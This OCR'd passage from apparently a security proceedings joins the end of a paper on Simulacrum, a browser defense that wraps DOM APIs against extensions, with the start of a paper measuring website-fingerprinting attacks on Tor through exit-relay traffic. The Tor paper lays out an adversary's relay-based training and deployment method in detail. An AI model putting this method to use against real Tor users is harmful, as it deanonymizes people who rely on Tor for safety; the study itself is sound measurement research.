observer = new MutationObserver(callback)
observer.observe(target, configuration)
```

Listing 4: Observer instantiation examples.

MutationObserver. Listing 5 shows the wrapper code used in the `MutationObserver`'s constructor. Simulacrum overrides `MutationObserver`'s constructor to modify the incoming callback. Before calling the original observer method, the wrapper filters out the mutations that originate from an extension.

```
original = MutationObserver;
class newMutationObserver{
  constructor(){
    callback = arguments[0];
    newCallback = function(){
      mutations = filterMutations(arguments[0])
      if (mutations.length>0)
        callback(mutations);
    }
    return new original(newCallback);
}}
MutationObserver = newMutationObserver;
```

Listing 5: Wrapping the constructor of `MutationObserver`.

Overriding functions. Table 4 shows the number of overridden functions. The first column lists the noteworthy interfaces. The leftmost grouping breaks the interfaces down by properties and methods overridden. On the right side, the table breaks the interfaces down by the type of wrapper used, with the most common category being the simple setter and getter categories.

Examples of overridden functions. Table 5 displays different function examples for each category with their




Figure 6: Inheritance hierarchy in the DOM API.




Figure 7: Run-time overhead when evaluating Simulacrum with the Celtic Kane open-source benchmark speed tests.

overridden counterpart. For readability reasons we omit details in the "Overridden Function" column. For example, we use the "original" hash table (§4.1) for calling the functions but we do not include them in this table for simplicity. That is, instead of `original["Element.innerHTML_setter"].call(e,"text")`, we write `e.innerHTML="text"`.

Inheritance hierarchy. In Figure 6 we provide a partial representation of the inheritance hierarchy in respect to the DOM API and some of the interfaces pertinent to our work.

Breakage tests. We manually assessed Simulacrum's effect on extension and website functionality by testing common operations with Simulacrum installed. We had a user freely explore websites with and without Simulacrum installed for a few minutes and then report any effects to the browsing experience when Simulacrum was present. This included assessing each website's functionality (e.g., login and payment processes, playing videos, interacting with website-specific tools, etc.) and was not limited to a visual inspection. For the scenarios testing the impact on other extensions, a user first installed the candidate extension and learned their expected functionality on a few target websites (either the ones advertised in the extension's overview page in the Chrome web store or on websites of user's choice). Subsequently, the expected functionality

Table 4: The number of overridden functions for noteworthy interfaces.

Interface	Properties	Methods	Total	Overridden Functions				
				Simple Setter	Simple Getter	Active Setter	Active Getter	Arguments
Node	14	15	29	7	23	0	1	8
Document	264	40	304	20	34	115	153	6
Element*	1,283	189	1,472	687	968	84	193	14

* Element interface and all other interfaces that inherit from it.
Note: Some properties have both a setter and getter, thus the sum of used strategies is more than the total.

Table 5: Examples of different functions and our strategy for wrapping them.

Category	Example	Overridden Function
Simple getter	`document.getElementsByTagName("div")`	`parallelDOM.getElementsByTagName("div")`
Simple getter	`e.hasAttribute("src");`	`parallelDOM.getElementById(e.id).hasAttribute('src')`
Active getter	`e.scrollTop`	`if (parallelDOM.getElementById(e.id))` `  userDOM.getElementById(e.id).scrollTop`
Active getter	`document.activeElement`	`result = userDOM.activeElement;` `return parallelDOM.getElementById(result.id);`

Simple setter	`e.innerHTML = "text"`	`equivalentElement = getEquivalent(e);`
		`e.innerHTML = "text";`
		`equivalentElement.innerHTML = "text";`

Simple setter	`document.write("text")`	`document.write("text")` `parallelDOM.write("text");`
Active setter	`e.requestFullscreen()`	`if (parallelDOM.getElementById(e.id))` `  userDOM.getElementById(e.id).requestFullscreen()`

Arguments	`n.insertBefore(newNode, refNode)`	`equivNewNode = deepClone(newNode);`
		`equivRefNode = getEquivalent(refNode);`
		`equivNode = getEquivalent(n);`
		`n.insertBefore(newNode, refNode);`
		`equivNode.insertBefore(equivNewNode, equivRefNode);`

was reevaluated with Simulacrum installed. In the case of privacy extensions (Privacy Badger [3], AdBlock [1] and uBlock [6]) we specifically chose five popular news websites (`nytimes.com`, `foxnews.com`, `abcnews.com`, `cnn.com` and `bbc.com`) which usually involve tracking scripts and verified that these privacy extensions continued to operate as expected and their functionality was not affected by Simulacrum.

Benchmarking tests. In Figure 7 we present the results from our performance test using the Celtic Kane open-source benchmark. We find that in most cases Simulacrum does not affect performance, while for the DOM test our system introduces a 30 millisecond overhead.

Noise-based defense against position-based attacks. In Figure 8 we provide an example screenshot that shows a page's visual appearance when Simulacrum introduces noisy elements as a countermeasure against position-based attacks. These elements are simply empty spaces that change the position of other elements on the page.




Figure 8: Example of site with added noise elements.

Online Website Fingerprinting: Evaluating Website Fingerprinting Attacks on Tor in the Real World

Giovanni Cherubin
Alan Turing Institute
gcherubin@turing.ac.uk

Rob Jansen
U.S. Naval Research Laboratory
rob.g.jansen@nrl.navy.mil

Carmela Troncoso
EPFL SPRING Lab
carmela.troncoso@epfl.ch

Abstract

Website fingerprinting (WF) attacks on Tor allow an adversary who can observe the traffic patterns between a victim and the Tor network to predict the website visited by the victim. Existing WF attacks yield extremely high accuracy. However, the conditions under which these attacks are evaluated raises questions about their effectiveness in the real world. We conduct the first evaluation of website fingerprinting using *genuine Tor traffic* as ground truth and evaluated under a *true open world*. We achieve this by adapting the state-of-the-art Triplet Fingerprinting attack to an *online* setting and training the WF models on data *safely* collected on a Tor exit relay—a setup an adversary can easily deploy in practice. By studying WF under realistic conditions, we demonstrate that an adversary can achieve a WF classification accuracy of above 95% when monitoring a small set of 5 popular websites, but that accuracy quickly degrades to less than 80% when monitoring as few as 25 websites. We conclude that, although WF attacks may be possible, it is likely infeasible to carry them out in the real world while monitoring more than a small set of websites.

1 Introduction

Tor [10] is a popular anonymous communication network in which about 6,500 volunteer-operated relays [45] are used to enhance the privacy of two [45] to eight [28] million users daily. Using the Tor browser, users can protect themselves against online tracking and surveillance, resist traffic fingerprinting, and circumvent censorship [46]. Tor clients route their internet communication through a circuit of three proxy relays using a modified form of onion routing [11]. This design prevents any single observation point on the routing path from linking the source and destination of the communication.

The most damaging attacks against the Tor network are those that break unlinkability and enable deanonymization of users. In a Website Fingerprinting (WF) attack, an adversary needs *only* to observe the Tor entry point in order to break the unlinkability between users and the websites they browse. In contrast, end-to-end correlation attacks require an adversary to observe both the Tor entry and exit points [30].

Early WF studies demonstrate increasingly accurate attacks [3, 4, 13–16, 25, 27, 29, 43, 52, 55], but are criticized for making impractical assumptions [19, 35, 37]. Juarez et al. [19] show that WF attackers experience a significant loss in accuracy when considering: (i) realistic world sizes; (ii) diversity of browser versions and configuration choices; (iii) variation in client browsing behaviors (browsing inner pages and using multiple tabs at once); (iv) the network location of the client; and (v) concept drift (trained models rapidly become stale over time). In response, researchers considered data freshness [53], larger and more diverse sets of websites [34, 37], the base rate problem [51], and other issues [23, 31, 36]. Their results, however, still depend on unrealistic assumptions, which are a consequence of the following limitations in their adversarial model and evaluation methodology:

– **Synthetic Traffic Generation:** In Tor, a WF adversary positioned at the entry relay cannot collect ground truth about the websites that are visited by Tor users. Thus, adversaries are forced to *simulate user behavior* by using *automated browsers* to crawl popular URL lists [21, 44]. Often, these lists are singularly composed of website homepages, and the extent to which home vs. internal pages are visited by real Tor users is unknown [28]. Automatically crawling these lists not only inaccurately represents real Tor user behavior, but also imposes restrictions on the world sizes that can be studied [53]. These conditions lead researchers to significantly overestimate the accuracy of WF attacks [19].
– **Concept Drift:** Attacks in the literature are evaluated in a *static world* using datasets that are collected at a particular point in time. Attack training and evaluation are performed offline on data from the same collection period. This approach cannot capture realistic changes in the traffic patterns that occur naturally over time. Such changes may significantly deteriorate the predictive abilities of the trained models and reduce the accuracy of attacks [19, 37].

Due to these limitations, no public study has *conclusively* shown that Tor WF attacks can be successful in the real world.

In this work, we contribute the first evaluation of the true threat of WF attacks against Tor users *in the real world*:

- In § 3 we define a new threat model in which the adversary collects *real* website traffic samples at an exit relay. This new model enables the adversary to collect representative ground truth measurements while inherently accounting for real world traffic heterogeneity; the adversary will observe the evolution of the true distribution of (i) the websites and webpages that Tor users actually visit, and (ii) the traffic patterns generated by web visits. Our approach enables us to avoid the limitations of prior evaluations.
- In § 4 and § 5 we describe new methods for safely training on genuine traffic that is observable by Tor exit relays.
- In § 6 we compare the efficacy of attack models trained on synthetic and genuine data and find that those incorporating genuine data perform significantly better in the real world.
- In § 6 we provide a first evaluation of the true threat of WF against real Tor users. Our evaluation shows that while attacks can exceed 95% accuracy when monitoring a small set of 5 popular websites, indiscriminate (non-targeted) attacks against sets of 25 and 100 websites fail to exceed an accuracy of 80% and 60%, respectively.

Ethical Considerations: Since our evaluation utilizes data from the real Tor network, user safety was a primary concern during our study. When designing our methodology, we have contacted the Tor Safety Board to discuss the safety precautions we put in place. We provide additional details in § 4. We also sent early drafts of our work to members of the Tor Project to provide responsible disclosure of our findings.

2 Background and Motivation

The Tor network consists of a set of *relays*, i.e., overlay network routers that forward encrypted data on behalf of Tor clients. A primary use-case of the Tor network is browsing the web with Tor Browser. A Tor *client*, which is embedded in Tor Browser, routes web requests through the Tor network. The Tor client builds a *circuit* through typically three relays called the *entry*, *middle*, and *exit* relays using a telescoping process. As a user browses the web, the Tor client forwards web requests to the exit relay through a circuit. The exit forwards the requests to the required destination IP addresses (i.e., web servers), and returns the responses via the circuit.

To hinder traffic analysis, Tor repackages all data sent through the circuit (in both directions) into constant-sized *cells*, which are onion-encrypted once for each relay in the circuit and padded to limit information leakage. The number of forwarded cells and their directionality can be observed by the relays and can be very revealing. We define a collection of *cell sequences* corresponding to a series of web requests for a particular website w as a matrix c where $c_{ij} \in \{+1, -1, 0\}$ indicates the direction of the j-th cell in the i-th web request for w; conventionally, $+1$ represents an outgoing cell sent from a client toward an exit, -1 is an incoming cell sent from an exit toward the client, and 0 represents padding (to handle cell sequences of different lengths). *Packet sequences* are analogously computed over a series of packets. We refer to these as *traffic traces*.

Tor clients are not anonymous w.r.t. their entry relay: an entry can associate the observed encrypted traffic patterns to their IPs. Since the traffic is encrypted and the circuit contains multiple hops, the entry cannot identify the clients' destination. Similarly, the exit makes web requests on behalf of the clients, but it cannot directly observe a client. Therefore, Tor provides *unlinkable* communication to its users.

2.1 Traditional Tor Website Fingerprinting


Tor WF attacks enable an adversary that observes the encrypted traffic from a user to predict which website this user is visiting. The adversary is interested in a subset of the websites visited by users, the *monitored* sites. The remaining sites are the *unmonitored* sites. The adversary is free to arbitrarily choose the monitored sites. In a *closed world* evaluation, users only visit monitored sites; in an *open world* evaluation, users can also visit unmonitored sites.

To conduct a WF attack, the adversary first *trains* a machine learning classification model and later *deploys* this model against users' traffic (see Figure 1). During the *training phase*, the adversary collects a cell sequence matrix (as defined in the previous section) for each website in a list of l websites, where each matrix is labeled with the name of the corresponding website w. This labeled dataset, which contains only monitored websites, is used as a training set for a classification model to recognize websites.

During the *deployment phase*, the adversary collects unlabeled traffic traces produced by Tor users. For each observed trace, the adversary queries the trained model to: (i) decide whether the trace corresponds to a monitored or to an unmonitored site; and (ii) if the site is classified as monitored, predict the website w. The adversary classifies the traffic trace into one of the following *labels*: $\{w_1, ..., w_\ell, \perp\}$, where w_i represent the elements of the monitored set, and $\perp$ indicates the website is unmonitored.

2.2 Limitations of Traditional Tor WF

In the traditional WF adversary model, it is assumed that the adversary can observe a user's traffic if: (i) it is running a Tor entry relay that the user selected as its entry into the network; or (ii) it runs or controls some part of the network path between the user and its entry relay. This traffic is encrypted, but the adversary can observe the associated meta-data (packet sizes, timing, and directionality). If running an entry relay, the adversary can observe additional meta-data about Tor protocol-level control and data cells.



(a) Training Phase

(b) Deployment Phase

Figure 1: The traditional WF adversary model. (a) The adversary uses an automated browser (e.g., Selenium [47]) to collect a series of traffic traces via the Tor network for each website in the monitored set, and uses the labeled traces to train a machine learning prediction model. (b) The adversary observes unlabeled user traffic traces and uses the trained model to predict the label (i.e., the visited website). The observations can be made at any point between the client and entry that the adversary controls (e.g., wifi or cellular access point, internet routers or exchange points, or the Tor entry relay itself).

Motivated by the assumed position of the adversary, research on WF generally considers an adversary that uses an entry-side vantage point *both* for the training *and* the deployment phases (as in Figure 1). However, the protection provided by Tor's encryption and routing prevents researchers (and, in fact, any adversary in this position) from collecting ground truth information (website labels) on the encrypted traffic traces (as in Figure 1b).

To overcome this problem, researchers typically generate synthetic traffic traces for which they know the ground truth label, and use them for training and evaluation purposes. Researchers synthetically generate traffic traces by crawling popular webpages through Tor using an automated browser under their control, and collect these traces in the path between the client and the entry relay (typically locally on the client's machine, as in Figure 1a). Using synthetic traffic seriously limits the attempts of researchers (and adversaries) to understand the effectiveness of WF attacks against Tor users. The main problem is that this traffic is significantly less diverse than the traffic that would be observed in the wild. The main reasons for the lack of data diversity include:

Automated Browser: Automated browser crawlers, like Selenium [47], are generally used with a fixed (or near fixed) browser configuration (e.g., version, language) and network configuration (e.g., geolocation, provider). Thus, these crawlers cannot represent the diversity of browser and network configurations that are observed in the real world [19].

Synthetic User Behavior: There exists no realistic model of Tor user browsing behavior. Most previous work serially (in a single tab) fetches (only) the homepage of the sites in their *open world* list (e.g., google.com). The traffic produced by this synthetic browsing behavior is unrepresentative of the real user behavior that an adversary would observe in practice, which will be significantly more complex and diverse.

Synthetic Destinations: Researchers have a limited understanding of the websites that Tor users access and the pages (and subpages) they visit [28]. As a result, they unrealistically assume that the *open world* consists of a limited number of website homepages that are generally chosen from the Alexa top sites list [44]. They also assume that users only visit a subset of these pages. These assumptions simplify the WF problem to hom*epage* or web*page* fingerprinting rather than true web*site* fingerprinting.

Concept Drift: Researchers collect and label webpages from a *static world*, which is not only unrepresentative of the scale of the real world, but also quickly becomes outdated as websites are updated. This is known as *concept drift*: as websites change over time, a trained classification model will become increasingly inaccurate in its predictions. Static evaluations that do not consider concept drift may over-estimate the expected accuracy of WF attacks. To limit the deterioration of attack accuracy due to concept drift, a realistic adversary would need to continuously re-fetch the latest pages and re-train its classification models [19, 53].

These synthetic traffic limitations simplify the learning problem, and raise doubts about the true effectiveness of WF attacks developed under the traditional adversarial model [19].

3 Online Website Fingerprinting

The primary limitations of the traditional adversary model described in § 2 relate to unrealistic user modeling and synthetic data. Rather than trying to collect larger synthetic data sets or improve browsing models [34, 37, 53], we consider a new adversarial model that allows us to evaluate the effectiveness of WF in the real world without needing to model user behavior.

3.1 Adversary Model

Genuine Exit Traffic: We consider an adversary that runs an exit relay and uses it to collect genuine Tor traffic traces that are used for a WF attack. We build on the observation that the adversary is not limited to observe and collect data on an entry-side link [18]. Collecting genuine data from an exit relay allows us to overcome all of the synthetic traffic generation limitations described in § 2.2, and offers several advantages for deploying and evaluating WF attacks under realistic conditions.

First, exit relay observations allow the adversary to accurately label encrypted traffic of regular anonymous users by extracting the destination domain they visit. The domain being accessed by the user can be observed through DNS lookups performed by the exit on the circuit before requesting server resources. We assume that the connection between




Figure 2: Our adversary model replaces the training phase in the traditional model (Figure 1a) with a new online training phase that uses observations of genuine Tor traffic collected from an exit relay (or relays) to continuously update the classification model over time.

the exit and the web server is protected with TLS and therefore the exit relay can observe the domain but not the full webpage URL (i.e., it can observe `example.com` but not `example.com/page.html`). An important consequence of the use of TLS is that multiple subpages will map to the same domain, which may complicate the WF learning task depending on how users interact with sites over time.

Second, an exit relay allows the adversary to collect traffic traces for genuine, user-generated website visits. Even if the website data is encrypted under TLS, the meta-data required for WF (packet sizes, timing, and directionality) can be observed by the exit. Using an exit as an observation point provides several benefits: (i) exit traffic captures a *true open world* where users may visit every webpage accessible in the real world (include homepages *and* subpages); (ii) exit traffic is a representative sample of Tor users because an exit will eventually be used by every Tor client (Tor's default path selection algorithm selects a new exit for every circuit); (iii) exit traffic captures the genuine diversity of user characteristics such as the properties of users' networks, versions and configurations of users' browsers, and users' browsing behavior including the use of multiple tabs, the wait time between page loads, the concurrent loading of pages, the subpage first visited on a site, the subpage browsing order, etc.; and (iv) exits can differentiate Tor control traffic from website traffic and thus traces have less "noise" than the traditional WF model.

Training and Deployment: An adversary that is able to collect and label genuine traffic traces from an exit relay (or a set of geographically distributed exit relays, e.g., to increase diversity with respect to caching and localization) can then use this data to train a WF classification model as shown in Figure 2. This exit-based *training phase* replaces the entry-based training phase from the traditional model (Figure 1a). The observations from the exit relay are used to continuously update the WF model the adversary uses to carry out an online attack during the deployment phase (see § 3.2).

The *deployment phase* in our adversary model is identical to that of the traditional model (as shown in Figure 1b). Under deployment, the adversary controls an entry-side observation point (a Tor entry relay or network-level vantage point). This observation point is provided access to the WF model that is continuously trained from the exit observations. The adversary uses this model for classification.

Exit relay observations arguably provide the most realistic source of Tor traffic for a WF attack and enable us to considerably improves upon synthetic evaluation methods. However, training and deploying in different positions may impact performance. First, if the model is deployed on a network-level vantage point, the adversary will observe a single TLS connection between the client and the entry relay that multiplexes traffic for multiple circuits and TCP streams. While previous work has addressed the problem of splitting TLS traffic into multiple page loads [53], the adversary can avoid the problem completely if they run an entry relay to gain access to Tor circuit meta-data. Second, network effects (e.g., network latency) may cause a website to produce a different trace on an entry than on an exit. We evaluate the effect of latency on traffic traces in § 6.4.

3.2 Online Learning

An adversary that runs exit relays as described in § 3.1 has access to a continuous stream of labeled traffic traces. This stream permits the training of a WF classification model while mitigating the negative effects of *concept drift*. Continuous online training must be implemented in such a way that the model can: (i) quickly adapt to changes in the traffic patterns of websites over time; and (ii) capture traffic traces for websites that have never before been observed. The model should also precisely label examples that occur infrequently in order to mitigate the effects of a low base rate for monitored sites of interest across Tor users [51].

We consider an adversary that uses Triplet Fingerprinting [40] as it is well-suited to our online learning requirements: it was designed to work well on limited training data and to be accurate when predicting websites that were not originally observed during training. Since Triplet Fingerprinting is not a contribution of our work, we provide only a succinct description. See Appendix A for more details.

Triplet Fingerprinting Background: Triplet Fingerprinting is composed of two models that are independently trained: (i) a *feature extractor*; and (ii) a *classification model*.

The feature extractor is trained from traffic traces using a triplet of deep embedded convolutional neural networks [38]. The feature extractor learns to convert traffic traces into feature vectors such that the cosine distance between positive examples of the same website is minimized, while the cosine distance between the feature vectors of distinct websites is maximized. Once trained, a feature extractor can remain effective for long periods of time (e.g., years) [40].

The classification model is trained using labeled feature vectors from the feature extractor. The training procedure is based on N-shot learning [24, 49] and computes the *Mean Embedded Vector* (MEV) for each website using the most recently observed N examples of that website [40, § 6.4]. Given a new, unlabeled feature vector, a nearest-neighbor (k-NN) algorithm is applied that predicts the label of the website whose MEV is closest to the unlabeled vector.

Adapting to Online Learning: We minimally adapt the *N*-training procedure of Sirinam et al. [40] by computing the MEV over *all* available website vectors rather than only the last *N* examples. This is a safety precaution: our MEV can be computed and updated without storing vectors for individual website visits (see § 4). Our adaptation of the WF attack to online training proceeds as follows: (i) extract a feature vector from an observed traffic trace using the already trained feature extractor; (ii) compute the cosine distance from the extracted feature vector to the stored MEV; and (iii) update the MEV with the new vector. The recomputed distance is then used to predict the website label. Websites without any visits will never be predicted by the model, allowing the adversary to *dynamically* update its monitored set without retraining. Future work may consider an exponentially weighted MEV or other algorithms [22].

4 Safe and Ethical Data Processing

A primary goal in our work is to evaluate the real world effectiveness of WF without endangering the safety and privacy of Tor users. Although the adversary model described in § 3 enables us to conduct this evaluation safely, doing so does involve collecting real world observations from a Tor exit relay. In this section, we describe: (i) how we safely collect and process Tor relay data; (ii) our risks and benefits analysis; and (iii) our interaction with the Tor Research Safety Board [48]. We provide concrete details about our safe implementation and a summary of our safety precautions in Appendix B.

Extracting Relay Observations: To facilitate the processing of genuine traffic traces, we run entry and exit relays using a custom version of Tor v0.4.3.5 which we modified (637 LoC changed) to extract cell traces and website labels for circuits. Our modifications were developed and tested using simulation [17] to prevent unintentional data leaks.

We use non-reversible pseudonyms (i.e., hashes) as website labels to avoid leaking information about the actual destinations accessed by Tor users to our WF scripts. The pseudonym of a website w is a string $H(w,k)$ generated by a deterministic pseudonym-producing algorithm H with key k. The algorithm is such that: (i) for any $w_i \neq w_j$ the corresponding pseudonyms are different, i.e., $H(w_i,k) \neq H(w_j,k)$; and (ii) without knowledge of the key k, it is computationally hard to recover w given the pseudonym $H(w,k)$. We use the keyed HMAC based on sha3-256 that is already built into Tor to generate website pseudonyms.

We also added a new `opt-in` feature to Tor that facilitates private synthetic webpage crawls. After creating an `opt-in` circuit through our relays, our crawler sends a special cell known only to our relays that contains the ground truth pseudonym for the website accessed by the crawler. This feature enables our relays to identify which of their observed circuits were created with clients that we control, and enables our entry relay to associate our pseudonyms with its circuits.

With our modifications, a relay can export meta-data about each circuit and cell that it observes through a new control port event that is emitted when a circuit closes. For each observed exit circuit or `opt-in` entry circuit, a relay exports the circuit creation time and the pseudonym of the first domain that was resolved on the circuit using a key k that is known *only* to the relay. We destroy k as soon as we complete our measurements (so that the pseudonyms can no longer be linked to real websites). The relay also exports the timestamp and directionality of the first n cells that were transferred on the circuit. Consistent with previous work [40], we use $n = 5{,}000$ in our experiments.

Processing Relay Data: We use stem [42], a Python controller for Tor, to transfer data from our relays through a local UNIX socket to our WF scripts to avoid persistently storing the data or transferring it over a network.

Our WF scripts are used to train WF models solely using exit relay data to which linking Tor users is infeasible (due to the anonymity protections that Tor provides). As described in § 5.2, entry relay observations are only used to predict the website label on `opt-in` circuits generated by our own crawler clients, thus ensuring that we are never able to link traffic traces to users.

Recall from § 3.2 that we use Triplet Fingerprinting [40] for online learning, which involves feature extraction and classification models. First, the neural network feature extractor is trained using statistics about the traffic traces as features. Second, the k-NN classifier is trained using the mean embedded vectors over all previously extracted vectors, which can be updated as new traces arrive by storing only the previous mean and the count. Therefore, we need not (and do not) persistently store any raw traces or individual feature vectors; they are freed from memory immediately following the online update process (which takes on the order of a few seconds). In order to evaluate the performance of the k-NN classifier, we compute and store for each traffic trace the cosine distance from its extracted feature vector and the mean vectors. We train and evaluate the WF models on the same machine that runs the relays; we never transfer the attack models over the network, and we destroy the models and distances upon completion of our evaluation.

Risks & Benefits Analysis: Our safety precautions do not protect from an attacker that would have access to our machine while the trained models are stored. Such an attacker could use the models to perform a WF attack. This risk is an unavoidable when conducting WF research: the model must be accessible in order to perform an evaluation. To limit the risk, we secured the machine running the entry and exit relays following best practices, and we destroyed all classification models upon completion. A negative consequence of destroying the models is that we prevent reproducibility of our results. Eliminating all data and models that we could share with others will make it more difficult to build upon our work. Yet, we believe that this measure reduces some risk to Tor users and websites.

Another safety precaution with impact in our results is our self-limitation to only extract entry traffic for `opt-in` circuits generated by clients we control, a limitation a real adversary does not have. Thus, our experiments on entry data are less realistic than those on exit data. We believe sacrificing realism in this case is necessary to eliminate any chance to deanonymize real Tor users. We describe our evaluation methodology considering this constraint in § 5.2.

Despite these limitations, we believe that our approach enables us to obtain a reasonable estimate of the true threat of real world WF attacks, and that our results will help Tor developers appropriately prioritize their efforts to develop WF countermeasures. Given that exit relay observation is the only way to capture the diversity of traffic generated by real users, we believe that the benefits of our study—which quantifies for the first time the effectiveness of a realistic WF attack using real Tor data—outweigh the small risks remaining after our safety precautions are in place.

Tor Research Safety Board: We contacted the Tor Research Safety Board [48] prior to measurement, soliciting feedback on how to make our measurement safer. The reviewers agreed that "collecting data from the live Tor network, as proposed in this study, could give novel insights into how effective Website Fingerprinting is in practice," that the "risk mitigation mechanisms look reasonable," and that the risk is "small" (an adversary would need to compromise the machine during the experiment in order to extract models as they are trained).

The reviewers also raised concerns. A primary concern was that we could learn about sensitive websites that users visit on Tor. This concern is addressed by our safety precautions involving non-reversible pseudonyms, which ensure that it is not possible for us (or anyone) to recover the original domains. We reiterate that we never record traces nor their features; they are directly integrated into the WF models.

Another concern involved the collection of genuine circuit meta-data. Suggestions for further reducing risk were to extract ground truth labels from a set of volunteers, and to either combine those labels with the associated traffic traces or use those labels in a follow-up synthetic experiment. After discussion with the reviewers we decided not to pursue this approach because volunteer data would not allow us to sufficiently capture diversity in the main dimensions we aim to study: Tor user browser behavior, Tor users client diversity, and organic evolution of websites and webpages over time.

5 Safe Evaluation Methodology

In § 3 we explained that an adversary may collect traces from an exit relay and use them to train a WF classification attack model that is deployed on an entry relay. In this section, we describe how we can safely quantify such a real world WF threat without actually classifying any real Tor users' entry traffic for safety reasons (see § 4),

5.1 Selection of Monitored Sites

Recall from § 2.1 that an adversary is typically interested in identifying visits to one of a *monitored set* of websites that it deems important for political, societal, or other reasons. When evaluating WF attacks and defenses, researchers generally use a monitored set that is composed of the homepages of the most popular internet websites according to the Alexa top sites list [44]. Although recent work indicates that popular internet websites also tend to be popular on Tor [28], considering only homepages and ignoring internal pages fails to capture the full diversity of Tor traffic and simplifies the WF problem.

We improve the realism in our evaluation relative to prior work by constructing sets of monitored sites from websites that are genuinely visited through our exit relay (see Appendix B for relay details). Doing so ensures that our model training captures the heterogeneity of traffic in the Tor network, and that our evaluation accounts for the practical effects of real world traffic diversity on WF performance. In our evaluation we use the following three sets of monitored websites:


`top-100`: Our first set is inspired by previous work that uses the Alexa top sites list [44]. Let $T(x)$ be the set of the top 100 most frequently visited sites observed by our exit relay during a 24 hour period starting on day x: on day x we count the number of visits to each website pseudonym, and we store the pseudonyms of the 100 sites with the highest counts.

We measure $T(0)$ on 2020-07-03. To understand the stability of this `top-100` set, we repeat this measurement for 14 additional consecutive days (2 weeks). For each day x, $0 < x \leq 14$, we compute the cardinality of the intersection between the first and x-th day measurements: $|T(0) \cap T(x)|$. We plot the result in Figure 3a, where each bar is the number of sites in common with the list on day 0 in subsequent days. We observe that the top list for each day contains at least 76 of the most visited sites from our initial measurement on 2020-07-03. We conclude that our `top-100` set was stable over the period during which we conduct our evaluation.


`sampled-1000`: The `top-100` sites represent the most popular sites visited through our relay. Because these sites are popular, the adversary can collect many traces of visits to them. However, in practice, the adversary may be interested in monitoring sites that are much less popular and for which it will take longer to observe a meaningful number of traces.

To evaluate the classification accuracy when training on sites of varying popularity, we construct the `sampled-1000` sites set as follows. We conduct a 24 hour measurement on 2020-07-11, during which we store the counts for all website pseudonyms observed by our exit relay. We observe 114,112 pseudonyms, with the visits approximately following a power law distribution (Figure 3b). During our measurement, 91,468 sites (80%) were visited only once, 10,591 sites (9.3%) were visited twice, and 3,263 sites (2.9%) were visited $\geq$10 times.

Let L be a list of the top 100k sites observed on 2020-07-11, sorted by the observed frequency (i.e., rank). We split L into



(a) Stability of the top 100 most frequently observed sites.



(b) Frequency distribution of sites observed by our exit.

Figure 3: Measurements from which we construct our monitored sets. (a) $|T(0) \cap T(x)|$ is the cardinality of the intersection of the top 100 most frequently visited sites observed by our exit during 2020-07-03 and the xth day. Every day we observed $\geq$76 of the sites from our initial measurement on 2020-07-03. (b) A log-log plot of the frequency distribution for all 114,112 genuine sites observed by our exit on 2020-07-11. 91,468 sites were visited once, 10,591 sites were visited twice, while 3,263 sites were visited $\geq$10 times.

